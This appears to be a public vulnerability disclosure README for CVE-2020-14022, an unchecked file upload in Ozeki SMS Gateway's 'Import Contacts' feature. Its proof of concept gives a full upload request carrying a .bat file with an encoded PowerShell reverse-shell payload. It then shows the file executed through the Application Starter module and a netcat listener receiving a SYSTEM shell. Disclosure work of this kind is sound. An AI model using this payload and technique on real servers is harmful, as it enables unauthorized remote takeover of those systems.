

master Disclosures / CVE-2020-14022-Dangerous File Upload-Ozeki SMS Gateway /

DrunkenShells Ozeki Disclosure on Sep 18, 2020 History

..	
AppStarter.png	2 years ago
README.md	2 years ago
Reverse Shell.png	2 years ago
Temp a.bat.png	2 years ago
Upload bat.png	2 years ago

README.md

CVE-2020-14022: Ozeki SMS Gateway Dangerous File Upload in "Import Contacts"

Ozeki NG SMS Gateway 4.17.1 through 4.17.6 does not check the file type when bulk importing new contacts ("Import Contacts" functionality) from a file. It is possible to upload an executable or .bat file that can be executed with the help of a functionality (E.g. the "Application Starter" module) within the application.

Requirements:

This vulnerability requires:

- Access to an Ozeki Web Application administration interface

Proof Of Concept:

Instead of importing a CSV file we imported a BAT file containing malicious PowerShell payload:

[Addressbook](#) | [Message types](#)

[New contact](#) | [New group](#)

[All contacts \(0\)](#) [Add](#)

[Import](#) | Export to: [MS Excel XML](#) | [XML](#) | [CSV](#)

Addressbook import

Import data into addressbook

The contact list file should be in .csv format using the following column order:

	A	B	C	D	E	F	G	H
1	Contact name	Mobile	MSN	AOL	Yahoo	Skype	Gtalk	Groups
2	Test User 1	*1234567	msn_id	aol_id	yahoo_id	skype_id	gtalk_id	Friends, Family
3	Test User 2	*4444444				skype_id2		
4	Test User 3	*7777777	msn_id					Friends

Choose a file to upload: a.bat

Select a CSV file to upload!

© Copyright 2000-2020 Ozeki Informatics Ltd. All rights reserved. - Plez

Upload HTTP Request:

```
POST /desktop HTTP/1.1
Host: <IP>:9501
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3835.0 Safari/537.36
Content-Type: multipart/form-data; boundary=-----863316458376014617655172093
Content-Length: 2240
Cookie: usrckenc=4ef***TRUNCATED***712
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----863316458376014617655172093
Content-Disposition: form-data; name="mode"

importaddressbook
-----863316458376014617655172093
Content-Disposition: form-data; name="layout"

MENUVIEW
-----863316458376014617655172093
Content-Disposition: form-data; name="MENU"

COMPOSEMENU2
-----863316458376014617655172093
Content-Disposition: form-data; name="MAIN"
```

```


ADDRESSBOOKIMPORT
-----863316458376014617655172093
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----863316458376014617655172093
Content-Disposition: form-data; name="uploadedfile"; filename="a.bat"
Content-Type: application/x-msdos-program

C:\windows\system32\cmd.exe /c start /b C:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -e
JABjAGwAaQB1AG4AdAAGAD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB
LAG0ALgBOAGUAdAAuAFMAbWBJAGsAZQB0AHMALgBUAEMAUABDAGwAaQB1AG4AdAAoACcAMQA5ADIALgAXADY
AOAAuADEAEMAAXAC4AMQAnACwAOAAwACKAOWAKAHMAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALgB
HAGUAdABTAHQAcgB1AGEAbQAoACKAOWBbAGIAeQB0AGUAWwBdAF0AJABiAHKAdAB1AHMAIAA9ACAAMAAuAC4
ANgA1ADUAMwA1AHwAJQB7ADAAFAQ7AHCaAAbpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgB
SAGUAYQBkACgAJABiAHKAdAB1AHMALAAGADAALAAGACQAYgB5AHQAZQBzAC4ATAB1AG4AZwB0AGgAKQApACA
ALQBwAGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBzAHQAIAAAFQAgAQ8
wAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVAB1AHgAdAAuAEAAUwBDAEKASQBFAG4AYwBvAGQAAQBuAGc
AKQAuAEcAZQB0AFMAdABYAGkAbgBnACgAJABiAHKAdAB1AHMALAAwACwAIAAKAGKAKQA7ACQAcwB1AG4AZAB
iAGEAYwBwACAAPQAgACgAaQB1AHgAIAAKAGQAYQB0AGEAIAAYAD4AJgAXACAAFAAgAE8AdQB0AC0AUwB0AHI
AaQBwAGcAIAAPADsAJABzAGUAbgBkAGIAYQBjAGsAMgAGAD0AIAAKAHMAZQBwAGQAYgBhAGMAawAgACsAIAA
nAFAAUwAgACcAIAArACAABwAHcAZAAPAC4AUABhAHQAaAAgACsAIAAnAD4AIAAnADsAJABzAGUAbgBkAGI
AeQB0AGUAIAA9ACAABbAHQAZQBzAHQALgB1AG4AYwBvAGQAAQBuAGcAXQA6ADoAQQBTAEMASQBJACKALgB
HAGUAdABCAHkAdAB1AHMAKAaKAHMAZQBwAGQAYgBhAGMAawAyACKAOWAKAHMAdABYAGUAYQBtAC4AVwByAGk
AdAB1ACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAA
pADsAJABzAHQAcgB1AGEAbQAuAEYAbAB1AHMAaAAoACKAFQA7AAoA
-----863316458376014617655172093--

```

By abusing the "Application starter" module, we can execute the uploaded file:



Now, when a message is received, the "a.bat" will be executed and the attacker will get a reverse shell with system privileges on the server.

```

pentester@titan:~$ sudo nc -lnvp 80
[sudo] password for pentester:
Listening on [0.0.0.0] (family 0, port 80)
Connection from 192.168.101.139 57590 received!
id
PS C:\Windows\Temp> whoami
nt authority\system
PS C:\Windows\Temp>

```